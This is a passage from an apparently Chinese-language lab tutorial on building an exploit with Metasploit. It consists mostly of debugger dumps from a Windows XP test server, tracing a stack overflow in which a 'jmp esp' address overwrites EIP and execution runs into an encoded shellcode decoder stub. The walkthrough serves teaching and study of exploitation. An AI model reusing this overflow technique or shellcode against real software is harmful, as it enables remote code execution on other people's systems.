00401018  00 E9 E2 04 00 00 E9 2D  .殁 ¦..?
00401020  00 00 00 CC CC CC CC CC  ...烫烫
00401028  CC CC CC CC CC CC CC CC  烫烫烫烫
00401030  CC CC CC CC CC CC CC CC  烫烫烫烫
00401038  CC CC CC CC CC CC CC CC  烫烫烫烫
```


```
0012FB6C  77E1F2C8  闰醱  advapi32.77E1F2C8
0012FB70  4291FD27  '龖B
0012FB74  9792489B  莯挆
0012FB78  27FD9043  C慅'
0012FB7C  41499037  7怚A
0012FB80  41404F43  CO@A
0012FB84  FD924F48  HO掊
0012FB88  4193FD40  @龗A
0012FB8C  49D69846  F樦I
0012FB90  4E372F99  ?7N
```

```
C:\Documents and Settings\Administrator\桌面\04用MetaSploit开发Exploit...
************************************
     exploit target server 1.0
************************************
*******************
received:
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa闰醱'龖B莯挆C慅'7怚ACO@AHO掊@龗AF樦I
?7N憮FN@泧麼軅@櫑O?7慔    J揑H搌棎惺   椤鲫   ???F惼摩?圯贒$鬪>杀0爐◆1U※♥U蕽♠?
?籯c艎?嵓←S??鹕畹鱠‼?8X鮭m耗柔?朌櫞?▲o埸?蛣J箪ボ埗e轢?駗铈sp笥UIeV椴敪蹸G?锄駙?b
犸旸輣g傡告礼売✿婻X ╚<→弝e   孛   ;?j7@D→邷垢 ¦浄✶恤敗績<`刓毓▶釠<Ynt呰楓#11錯X<  ▶
‼Z紱BO輮?‼
```

吾爱破解 - targe
文件(F) 编辑(E) 查看(V) 虚拟机(M) 选项卡(T) 帮助(H)
Windows XP Professional
Kali 2.0
BP P VB Notepad Calc Folder CMD Exit
暂停
断点位于 target_s.004010E7

F8单步走一下

观察寄存器的值，特别是EIP



```
77E1F2C8 - FFE4          jmp esp
77E1F2CA   097CFE FF     or dword ptr ds:[esi+edi*8-0x1],edi
77E1F2CE   E7 31         out 0x31,eax                              target_s.couth_threshold_length
77E1F2D0   2E:895A 36    mov dword ptr cs:[edx+0x36],ebx
77E1F2D4   4E            dec esi
77E1F2D5   39A8 931DACE3 cmp dword ptr ds:[eax-0x1C53E26D],ebp
77E1F2DB   CA 2388       retf 0x8823
77E1F2DE   A7            cmps dword ptr ds:[esi],dword ptr es:[edi]
77E1F2DF   F0:1212       lock adc dl,byte ptr ds:[edx]             不允许锁定前缀
77E1F2E2   CC            int3
77E1F2E3   A7            cmps dword ptr ds:[esi],dword ptr es:[edi]
77E1F2E4   04 C7         add al,0xC7
77E1F2E6   3E:1F         pop ds
77E1F2E8   D2E1          shl cl,cl
77E1F2EA   0187 23810F29 add dword ptr ds:[edi+0x290F8123],eax     target_s.couth_threshold_length
77E1F2F0   3850 CC       cmp byte ptr ds:[eax-0x34],dl
77E1F2F3   68 42547F53   push 0x537F5442
77E1F2F8   2363 F7       and esp,dword ptr ds:[ebx-0x9]
77E1F2FB   1100          adc dword ptr ds:[eax],eax                target_s.couth_threshold_length
77E1F2FD   EE            out dx,al
77E1F2FE   21E6          and esi,esp
77E1F300   A1 09585C75   mov eax,dword ptr ds:[0x755C5809]
77E1F305   E0 4C         loopdne short advapi32.77E1F353
esp=0012FB70
```

```
寄存器 (FPU)
EAX 0042E060 offset target_s.couth_threshold_length
ECX 0042E068 target_s.0042E068
EDX 0042E060 offset target_s.couth_threshold_length
EBX 7FFDF000
ESP 0012FB70
EBP 61616161
ESI 0012FB74
EDI 0012FF80

EIP 77E1F2C8 advapi32.77E1F2C8

C 0  ES 0023 32位 0(FFFFFFFF)
P 1  CS 001B 32位 0(FFFFFFFF)
A 0  SS 0023 32位 0(FFFFFFFF)
Z 1  DS 0023 32位 0(FFFFFFFF)
S 0  FS 003B 32位 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty -UNORM BB68 00000208 7C933891
ST1 empty 0.0000028180823039950e-4933
ST2 empty -UNORM B8DE 0170B690 77D30B05
ST3 empty -UNORM BB8C 00648518 00B600B4
ST4 empty -UNORM B810 00648518 0000005A
```


```
0012FB68  61616161  aaaa
0012FB6C  77E1F2C8  闰醱  advapi32.77E1F2C8
0012FB70  4291FD27  '龖B
0012FB74  9792489B  莯挆
0012FB78  27FD9043
0012FB7C  41499037
0012FB80  41404F43
```

吾爱破解 - targe
文件(F) 编辑(E) 查看(V) 虚拟机(M) 选项卡(T) 帮助(H)
Windows XP Professional
Kali 2.0
暂停
起始:401000 结束:400FFF 当前值:CCCCCCCC

EIP寄存器的值是我们覆盖的`jmp esp`

```
EAX 0042E060 offset target_s.couth_threshold_length
ECX 0042E068 target_s.0042E068
EDX 0042E060 offset target_s.couth_threshold_length
EBX 7FFDF000
ESP 0012FB70
EBP 61616161
ESI 0012FB74
EDI 0012FF80
EIP 77E1F2C8 advapi32.77E1F2C8
```

F8单步走



```
0012FB70   27               daa
0012FB71   FD               std
0012FB72   91               xchg eax,ecx                           target_s.0042E068
0012FB73   42               inc edx                                target_s.couth_threshold_length
0012FB74   9B               wait
0012FB75   48               dec eax                                target_s.couth_threshold_length
0012FB76   92               xchg eax,edx                           target_s.couth_threshold_length
0012FB77   97               xchg eax,edi
0012FB78   43               inc ebx
0012FB79   90               nop
0012FB7A   FD               std
0012FB7B   27               daa
0012FB7C   37               aaa
0012FB7D   90               nop
0012FB7E   49               dec ecx                                target_s.0042E068
0012FB7F   41               inc ecx                                target_s.0042E068
0012FB80   43               inc ebx
0012FB81   4F               dec edi
0012FB82   40               inc eax                                target_s.couth_threshold_length
0012FB83   41               inc ecx                                target_s.0042E068
0012FB84   48               dec eax                                target_s.couth_threshold_length
0012FB85   4F               dec edi
0012FB86   92               xchg eax,edx                           target_s.couth_threshold_length
0012FB87   FD               std
0012FB88   40               inc eax                                target_s.couth_threshold_length
0012FB89   FD               std
0012FB8A   93               xchg eax,ebx
0012FB8B   41               inc ecx                                target_s.0042E068
0012FB8C   46               inc esi
0012FB8D   98               cwde
0012FB8E   D6               salc
0012FB8F   49               dec ecx                                target_s.0042E068
0012FB90   99               cdq
0012FB91   2F               das
0012FB92   37               aaa
0012FB93   4E               dec esi
0012FB94   91               xchg eax,ecx                           target_s.0042E068
0012FB95   93               xchg eax,ebx
0012FB96   46               inc esi
0012FB97   4E               dec esi
0012FB98   40               inc eax                                target_s.couth_threshold_length
0012FB99   9B               wait
0012FB9A   91               xchg eax,ecx                           target_s.0042E068
0012FB9B   FC               cld
0012FB9C   4E               dec esi
0012FB9D   FD               std
0012FB9E   42               inc edx                                target_s.couth_threshold_length
0012FB9F   40               inc eax                                target_s.couth_threshold_length
0012FBA0   99               cdq
```


```
寄存器 (FPU)
EAX 0042E060 offset target_s.couth_threshold_length
ECX 0042E068 target_s.0042E068
EDX 0042E060 offset target_s.couth_threshold_length
EBX 7FFDF000
ESP 0012FB70
EBP 61616161
ESI 0012FB74
EDI 0012FF80

EIP 0012FB70

C 0  ES 0023 32位 0(FFFFFFFF)
P 1  CS 001B 32位 0(FFFFFFFF)
A 0  SS 0023 32位 0(FFFFFFFF)
Z 1  DS 0023 32位 0(FFFFFFFF)
S 0  FS 003B 32位 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty -UNORM BB68 00000208 7C933891
ST1 empty 0.0000028180823039950e-4933
ST2 empty -UNORM B8DE 0170B690 77D30B05
ST3 empty -UNORM BB8C 00648518 00B600B4
ST4 empty -UNORM B810 00648518 0000005A
ST5 empty +UNORM 6C04 020800B4 00000003
ST6 empty 0.0000028180867724010e-4933
ST7 empty 0.0000000000623541340e-4933
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  掩码    1 1 1 1 1 1
```

```
地址      HEX 数据                  ASCII
00401000  CC CC CC CC CC E9 F6 03  烫烫渊?
00401008  00 00 E9 A1 04 00 00 E9  ..楞 ¦..
00401010  4C 04 00 00 E9 F7 00 00  L ¦..
00401018  00 E9 E2 04 00 00 E9 2D  .殁 ¦..?
```

```
0012FB70   4291FD27  '
0012FB74   9792489B
0012FB78   27FD9043  C
0012FB7C   41499037  7
0012FB80   41404F43  CO@A
```

起始:401000 结束:400FFF 当前值:CCCCCCCC

然后继续单步走，走下去，F4到这




```
0012FBA2   4F               dec edi                                target_s.0042E068
0012FBA3   97               xchg eax,edi                           target_s.0042E068
0012FBA4   27               daa
0012FBA5   37               aaa
0012FBA6   91               xchg eax,ecx
0012FBA7   48               dec eax
0012FBA8   FC               cld
0012FBA9   FD               std
0012FBAA   F8               clc
0012FBAB   FD               std
0012FBAC   4A               dec edx
0012FBAD   93               xchg eax,ebx
0012FBAE   4E               dec esi                                target_s._pFirstBlockrpDefer
0012FBAF   48               dec eax
0012FBB0   92               xchg eax,edx
0012FBB1   93               xchg eax,ebx
0012FBB2   97               xchg eax,edi                           target_s.0042E068
0012FBB3   90               nop
0012FBB4   90               nop
0012FBB5   91               xchg eax,ecx
0012FBB6   F8               clc
0012FBB7   F5               cmc
0012FBB8   96               xchg eax,esi                           target_s._pFirstBlockrpDefer
0012FBB9   FD               std
0012FBBA   F5               cmc
0012FBBB   46               inc esi                                target_s._pFirstBlockrpDefer
0012FBBC   FC               cld
0012FBBD   FD               std
0012FBBE   99               cdq
0012FBBF   2F               das
0012FBC0   37               aaa
0012FBC1   3F               aas
0012FBC2   46               inc esi                                target_s._pFirstBlockrpDefer
0012FBC3   99               cdq
0012FBC4   BA C4A6F323      mov edx,0x23F3A6C4
0012FBC9   DBDD             fcmovnu st,st(5)
0012FBCB   D97424 F4        fstenv (28-byte) ptr ss:[esp-0xC]
0012FBCF   5E               pop esi                                target_s._pFirstBlockrpDefer
0012FBD0   29C9             sub ecx,ecx
0012FBD2   B1 30            mov cl,0x30
0012FBD4   83C6 04          add esi,0x4
0012FBD7   3156 0F          xor dword ptr ds:[esi+0xF],edx
0012FBDA   0356 CB          add edx,dword ptr ds:[esi-0x35]
0012FBDD   44               inc esp
0012FBDE   06               push es
0012FBDF   DF3B             fistp qword ptr ds:[ebx]
0012FBE1   0AE9             or ch,cl
0012FBE3   20BB 6B63C58A    and byte ptr ds:[ebx-0x753A9C95],bh
0012FBE9   AB               stos dword ptr es:[edi]
edx=00000000
```

```
寄存器 (FPU)
EAX 0012FB02
ECX FFFFF001
EDX 00000000
EBX FFFFFFFE
ESP 0012FB70
EBP 61616161
ESI 0042E10C offset target_s._pFirstBlockrpDefer
EDI 0042E068 target_s.0042E068

EIP 0012FBC4

C 0  ES 0023 32位 0(FFFFFFFF)
P 1  CS 001B 32位 0(FFFFFFFF)
A 0  SS 0023 32位 0(FFFFFFFF)
Z 0  DS 0023 32位 0(FFFFFFFF)
S 0  FS 003B 32位 7FFDE000(FFF)
T 0  GS 0000 NULL
D 1
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000606 (NO,NB,NE,A,NS,PE,GE,G)

ST0 empty -UNORM BB68 00000208 7C933891
ST1 empty 0.0000028180823039950e-4933
ST2 empty -UNORM B8DE 0170B690 77D30B05
ST3 empty -UNORM BB8C 00648518 00B600B4
ST4 empty -UNORM B810 00648518 0000005A
ST5 empty +UNORM 6C04 020800B4 00000003
ST6 empty 0.0000028180867724010e-4933
ST7 empty 0.0000000000623541340e-4933
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  掩码    1 1 1 1 1 1
```

```
地址      HEX 数据                  ASCII
00401000  CC CC CC CC CC E9 F6 03  烫烫渊?
00401008  00 00 E9 A1 04 00 00 E9  ..楞 ¦..
00401010  4C 04 00 00 E9 F7 00 00  L ¦..
00401018  00 E9 E2 04 00 00 E9 2D  .殁 ¦..?
```

```
0012FB70   4291FD27  '
0012FB74   9792489B
0012FB78   27FD9043  C
0012FB7C   41499037  7
0012FB80   41404F43  CO@A
```

然后F8单步




```
0012FBAC    4A              dec edx
0012FBAD    93              xchg eax,ebx
0012FBAE    4E              dec esi
0012FBAF    48              dec eax
0012FBB0    92              xchg eax,edx
0012FBB1    93              xchg eax,ebx
0012FBB2    97              xchg eax,edi                        target_s.0042E068
0012FBB3    90              nop
0012FBB4    90              nop
0012FBB5    91              xchg eax,ecx
0012FBB6    F8              clc
0012FBB7    F5              cmc
0012FBB8    96              xchg eax,esi
0012FBB9    FD              std
0012FBBA    F5              cmc
0012FBBB    46              inc esi
0012FBBC    FC              cld
0012FBBD    FD              std
0012FBBE    99              cdq
0012FBBF    2F              das
0012FBC0    37              aaa
0012FBC1    3F              aas
0012FBC2    46              inc esi
0012FBC3    99              cdq
0012FBC4    BA C4A6F323     mov edx,0x23F3A6C4
0012FBC9    DBDD            fcmovnu st,st(5)
0012FBCB    D97424 F4       fstenv (28-byte) ptr ss:[esp-0xC]
0012FBCF    5E              pop esi
0012FBD0    29C9            sub ecx,ecx
0012FBD2    B1 30           mov cl,0x30
0012FBD4    83C6 04         add esi,0x4
0012FBD7    3156 0F         xor dword ptr ds:[esi+0xF],edx
0012FBDA    0356 0F         add edx,dword ptr ds:[esi+0xF]
0012FBDD  ^ E2 F5           loopd short 0012FBD4
0012FBDF    FC              cld
0012FBE0    E8 82000000     call 0012FC67
0012FBE5    60              pushad
0012FBE6    89E5            mov ebp,esp
0012FBE8    31C0            xor eax,eax
0012FBEA    64:8B50 30      mov edx,dword ptr fs:[eax+0x30]
0012FBEE    8B52 0C         mov edx,dword ptr ds:[edx+0xC]
0012FBF1    8B52 14         mov edx,dword ptr ds:[edx+0x14]
0012FBF4    8B72 28         mov esi,dword ptr ds:[edx+0x28]
0012FBF7    0FB74A 26       movzx ecx,word ptr ds:[edx+0x26]
0012FBFB    31FF            xor edi,edi                         target_s.0042E068
0012FBFD    AC              lods byte ptr ds:[esi]
0012FBFE    3C 61           cmp al,0x61
0012FC00  v 7C 02           jl short 0012FC04
0012FC02    2C 20           sub al,0x20
```

```
寄存器 (FPU)
EAX 0012FB02
ECX 00000027
EDX BA6D5405
EBX FFFFFFFE
ESP 0012FB74
EBP 61616161
ESI 0012FBF1
EDI 0042E068 target_s.0042E068

EIP 0012FBDD

C 0  ES 0023 32位  0(FFFFFFFF)
P 1  CS 001B 32位  0(FFFFFFFF)
A 1  SS 0023 32位  0(FFFFFFFF)
Z 0  DS 0023 32位  0(FFFFFFFF)
S 1  FS 003B 32位  7FFDE000(FFF)
T 0  GS 0000 NULL
D 1
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000696 (NO,NB,NE,A,S,PE,L,LE)

ST0 bad   -NAN FFFF C0000000 00000000
ST1 empty 0.0000281808230399950e-4933
ST2 empty -UNORM B8DE 0170B690 77D30B05
ST3 empty -UNORM BB8C 00648518 00B600B4
ST4 empty -UNORM B810 00648518 0000005A
ST5 empty +UNORM 6C04 020800B4 00000003
ST6 empty 0.0000281808677240l0e-4933
ST7 empty 0.0000000000623541340e-4933
               3 2 1 0      E S P U O Z D I
FST 0041  Cond 0 0 0 0  Err 0 1 0 0 0 0 0 1  (GT)
FCW 027F  Prec NEAR,53  掩码    1 1 1 1 1 1
```

```
地址      HEX 数据                 ASCII
00401000  CC CC CC CC CC E9 F6 03  烫烫滍?
00401008  00 00 E9 A1 04 00 00 E9  ..椤¦..
